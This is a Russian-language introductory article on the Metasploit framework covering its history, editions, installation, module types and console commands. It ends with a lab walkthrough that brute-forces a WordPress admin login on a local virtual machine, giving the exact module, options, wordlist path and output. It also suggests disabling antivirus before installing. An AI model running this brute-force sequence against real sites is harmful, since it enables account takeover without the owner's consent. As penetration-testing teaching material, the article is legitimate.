Metasploit: знакомимся с мощным фреймворком для анализа безопасности

Михаил Овчинников , 21.07.2015 7 комментариев 24,395 Добавить в закладки

```
[*] Starting the Metasploit Framework console...-

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        http://metasploit.pro


Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.0-2015013101 [core:4.11.0.pre.2015013101 api:1.0.0]]
+ -- --=[ 1389 exploits - 788 auxiliary - 223 post        ]
+ -- --=[ 356 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

KALI LINUX™

“the quieter you become, the more you are able to hear”

Содержание статьи

01. Предыстория
02. Версии
03. Установка
   03.1 База данных
04. Структура фреймворка
05. Команды msfconsole
06. Пентест WordPress
   06.1 Тестовое окружение
   06.2 Пентест
07. Итог

Metasploit — это мощный открытый фреймворк с продуманной архитектурой, сотнями контрибьюторов, который включает в себя тысячи модулей для автоматизации эксплуатации огромного количества уязвимостей. Несмотря на то что Metasploit регулярно появляется на страницах Хакера, многие только знакомятся с ним. Мы решили помочь начинающим пентестерам и запускаем новый цикл статей, который познакомит тебя с основными возможностями этого замечательного инструмента.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Предыстория

История Metasploit берет начало в 2003 году. HD Moore, работавший пентестером в небольшой консалтинговой компании, заметил, что хранение и использование средств анализа безопасности организованы неудобно. На тот момент это был просто набор разрозненных эксплойтов и скриптов, общие сведения о которых хранились в базе данных. Информация о необходимом окружении для запуска скриптов, как правило, отсутствовала. Также они несли в себе кучу устаревшего кода, требовали модификации жестко прописанных путей для каждого конкретного случая, что весьма затрудняло рабочий процесс и усложняло разработку новых инструментов.

В Metasploit автор, пытаясь решить эту проблему, создал консольную утилиту на Perl с псевдографическим интерфейсом и включил в нее порядка одиннадцати эксплойтов. Сообщество встретило первую версию Metasploit весьма холодно, изрядно раскритиковав как архитектуру, так и саму идею. Тем не менее HD Moore не сдался и даже нашел сподвижника в лице spoonm, с которым они довели до ума модульную архитектуру фреймворка и выпустили вторую версию в 2004 году. Со временем фреймворк стал набирать популярность и обретать новых контрибьюторов.

Следующим значимым шагом был перевод Metasploit с Perl на Ruby, для того чтобы избежать ограничений Perl, обеспечить кросс-платформенность и добиться большей гибкости при разработке. В 2009 году фреймворк приобрела компания Rapid7, под эгидой которой продолжилось развитие open source версии, а также стали появляться коммерческие версии продукта. Сам фреймворк давно перерос статус простого набора для пентестера, и сегодня можно его можно встретить (хотя и нечасто) даже в арсенале «мирных» системных администраторов и программистов.

Версии

На момент написания статьи Metasploit распространяется в четырех версиях:

- Framework — базовая версия с консольным интерфейсом;
- Community — бесплатная версия, включающая дополнительно веб-интерфейс и часть функционала из коммерческих версий;
- Express — для коммерческих пользователей, включает функционал, позволяющий упростить проведение базовых аудитов и формирование отчетности по ним;
- Pro — самая продвинутая версия, предоставляет расширенные возможности для проведения атак, позволяет формировать цепочки задач для аудита, составлять подробную отчетность и многое другое.

Помимо веб-интерфейса, доступного в версиях Community, Express и Pro, существуют такие проекты, как Armitage и Cobalt strike, предоставляющие GUI-интерфейс для фреймворка.

Установка

На текущий момент поддерживаются все актуальные версии Windows и большинство популярных дистрибутивов Linux. В обоих случаях разработчики предоставляют графический инсталлятор, так что проблем с установкой возникнуть не должно. Специализированные дистрибутивы для пентеста, такие как Kali Linux, Pentoo, Black Arch и некоторые другие, уже включают Metasploit в свой состав.

Стоит отметить, что перед установкой необходимо выключить антивирусы и другие средства защиты, так как большинство из них распознают Metasploit как вредоносную программу.

База данных

Еще один момент, который стоит учесть, — это использование фреймворком базы данных для хранения информации о хостах, сервисах, уязвимостях и прочем. Подключение к базе — *необязательное условие* для функционирования фреймворка, но тем не менее многие предпочтут воспользоваться этим функционалом для удобства и повышения производительности.


Metasploit использует PostgreSQL, поэтому тебе понадобится установить ее на свою систему. Затем убедиться, что запущены нужные сервисы БД и фреймворка. Запустить их можно соответствующими командами (команды приводятся для Kali Linux, могут отличаться в твоем дистрибутиве):

```
service postgresql start
service metasploit start
```

Далее проверим, что фреймворк успешно установил подключение. Откроем консоль Metasploit командой `msfconsole`, а затем выполним `db_status`, в ответ на которую система должна вернуть, что соединение с базой установлено.

Структура фреймворка

«Сердце» Metasploit — библиотека Rex. Она требуется для операций общего назначения: работы с сокетами, протоколами, форматирования текста, работы с кодировками и подобных. На ней базируется библиотека MSF Core, которая предоставляет базовый функционал и «низкоуровневый» API. Его использует библиотека MSF Base, которая, в свою очередь, предоставляет API для плагинов, интерфейса пользователя (как консольного, так и графического), а также модулей.



Структура фреймворка

На модулях стоит остановиться подробнее. Они делятся на несколько типов, в зависимости от предоставляемой функциональности:

- Exploit — код, эксплуатирующий определенную уязвимость на целевой системе (например, переполнение буфера);
- Payload — код, который запускается на целевой системе после того, как отработал эксплойт (устанавливает соединение, выполняет шелл-скрипт и прочее);
- Post — код, который запускается на системе после успешного проникновения (например, собирает пароли, скачивает файлы);

- Encoder — инструменты для обфускации модулей с целью маскировки от антивирусов;
- NOP — генераторы NOP'ов. Это ассемблерная инструкция, которая не производит никаких действий. Используется, чтобы заполнять пустоту в исполняемых файлах, для подгонки под необходимый размер;
- Auxiliary — модули для сканирования сети, анализа трафика и так далее.

Команды msfconsole

Несмотря на наличие графических интерфейсов, самым распространенным способом работы с Metasploit по-прежнему остается консольный интерфейс msfconsole. Рассмотрим основные команды:

- use — выбрать определенный модуль для работы с ним;
- back — операция, обратная use: перестать работать с выбранным модулем и вернуться назад;
- show — вывести список модулей определенного типа;
- set— установить значение определенному объекту;
- run — запустить вспомогательный модуль после того, как были установлены необходимые опции;
- info — вывести информацию о модуле;
- search — найти определенный модуль;
- check — проверить, подвержена ли целевая система уязвимости;
- sessions — вывести список доступных сессий.

Пентест WordPress

Предлагаю, вооружившись полученными знаниями, в качестве «Hello world» провести простейший пентест сайта на WordPress.

Тестовое окружение

Для начала необходимо поднять тестовое окружение. Для этого я буду пользоваться связкой VirtualBox + Vagrant и проектом VCCW, который позволит развернуть готовую виртуалку с WordPress на борту буквально парой команд в консоли. Подробные инструкции ты сможешь найти на сайте проекта, здесь я покажу основные шаги.

Добавляем базовый образ:

```
vagrant box add miya0001/vccw
```

Затем скачиваем с сайта проекта архив с Vagrantfile, кукбуками Chef и прочим, распаковываем, переходим в папку, где лежит Vagrantfile, и выполняем команду

```
vagrant up
```

После этого у тебя должна подняться машина с развернутым WordPress, доступная по адресу 192.168.33.10. Стоит отметить, что это уже готовый сетап, где настроена база и заведена админская учетка. Логин и пароль от нее указаны на сайте, но мы их узнаем другим путем :).

Пентест

Откроем консоль Metasploit:

```
msfconsole
```

Запустим поиск по слову wordpress, чтобы найти необходимый модуль:

```
search wordpress
```

Среди появившегося многообразия нас интересует модуль `auxiliary/scanner/http/wordpress_login_enum`**, который отвечает за брутфорс аутентификации WordPress.**

```
[!] Database not connected or cache not built, using slow search

Matching Modules
================

   Name                                                          Disclosure Da
e  Rank       Description
   ----                                                          -------------
-  ----       -----------
   auxiliary/admin/http/wp_custom_contact_forms                  2014-08-07
   normal     WordPress custom-contact-forms Plugin SQL Upload
   auxiliary/dos/http/wordpress_long_password_dos                2014-11-20
   normal     WordPress Long Password DoS
   auxiliary/dos/http/wordpress_xmlrpc_dos                       2014-08-06
   normal     Wordpress XMLRPC DoS
   auxiliary/gather/wp_ultimate_csv_importer_user_extract        2015-02-02
   normal     WordPress Ultimate CSV Importer User Table Extract
   auxiliary/gather/wp_w3_total_cache_hash_extract
   normal     W3-Total-Cache Wordpress-plugin 0.9.2.4 (or before) Username and
ash Extract
   auxiliary/scanner/http/wordpress_ghost_scanner
   normal     WordPress XMLRPC GHOST Vulnerability Scanner
   auxiliary/scanner/http/wordpress_login_enum
   normal     WordPress Brute Force and User Enumeration Utility
   auxiliary/scanner/http/wordpress_pingback_access
   normal     Wordpress Pingback Locator
   auxiliary/scanner/http/wordpress_scanner
   normal     Wordpress Scanner
   auxiliary/scanner/http/wordpress_xmlrpc_login
   normal     Wordpress XML-RPC Username/Password Login Scanner
```

Результаты поиска модулей по запросу wordpress

Выберем его для работы:

```
use auxiliary/scanner/http/wordpress_login_enum
```

Чтобы понять, как его использовать, можно ввести команду `info`**, которая выведет краткое описание модуля и список используемых параметров.**

Прежде всего, укажем адрес хоста, на котором расположен сайт:

```
set RHOSTS 192.168.33.10
```

Для брутфорса будет использоваться перебор по словарю. В данном случае известно, что пароль несложный, поэтому подойдет практически любой список ненадежных паролей, которых достаточно в сети. Укажем путь к нему:

```
set PASS_FILE /root/10k-common-passwords.txt
```

По умолчанию модуль продолжит перебирать пароли, даже встретив нужный. Это полезно, когда на сайте больше одной учетной записи. В нашем случае нужно просто остановиться, когда пароль будет найден. Для этого тоже имеется соответствующая опция:

```
set STOP_ON_SUCCESS true
```

Также можно запретить вывод в консоль всех малозначимых сообщений, вроде неудачных попыток авторизации:

```
set VERBOSE false
```

Теперь, когда подготовительные действия совершены, осталось ввести последнюю короткую команду и ждать результата:

```
run
```

```
[*] / - WordPress Brute Force - Trying username:'admin' with password:'steven'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'fender'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'john'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'yamaha'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'diablo'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'chris'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'boston'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'tiger'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'marine'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'chicago'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'rangers'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'gandalf'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'winter'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'bigtits'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'barney'
```

Процесс перебора пароля по словарю в Metasploit

После окончания процесса мы увидим в выводе командной строки, что на сайте был найден пользователь с именем admin и пароль, который к нему подошел, был тоже admin.

```
msf auxiliary(wordpress_login_enum) > run

[*] / - WordPress Version 4.2.2 detected
[+] / - Found user 'admin' with id 1
[*] / - Usernames stored in: /root/.msf4/loot/20150601134638_default_192.168.33.10_
wordpress.users_187206.txt
[*] / - WordPress User-Validation - Checking Username:''
[*] / - Brute-forcing previously found accounts...
[+] / - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'admin'
[-] *** auxiliary/scanner/http/wordpress_login_enum is still calling the deprecated
 report_auth_info method! This needs to be updated!
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(wordpress_login_enum) >
```

Результат работы модуля

Итог

Хотя мы не рассмотрели и сотой доли возможностей Metasploit, сегодняшний материал должен стать хорошей отправной точкой в освоении этого инструмента. В конце хотелось бы традиционно напомнить, что любой инструмент можно использовать как во благо, так и во вред. В неумелых руках отдельные компоненты этого фреймворка могут нанести серьезный ущерб.


Поэтому, во-первых, используй его, только имея соответствующее разрешение на исследование безопасности от владельца системы. В противном случае ты рискуешь получить серьезные проблемы с законом. Во-вторых, даже имея соответствующее разрешение, не применяй его на продакшен-системах и в сети заказчика, а создай виртуальное, локальное окружение с необходимым софтом (подобно тому, как я показал в статье). Помимо безопасности такого подхода, в качестве бонуса ты получаешь возможность легко откатиться, версионировать, клонировать и совершать другие полезные действия, которые помогут упростить исследование.

WWW

Официальный сайт Metasploit
Страница загрузок Metasploit
Один из лучших гайдов по Metasploit от Offensive security

Оцени статью:





Михаил Овчинников

Теги: Безопасность | Взлом | Выбор редактора | Статьи | фреймворк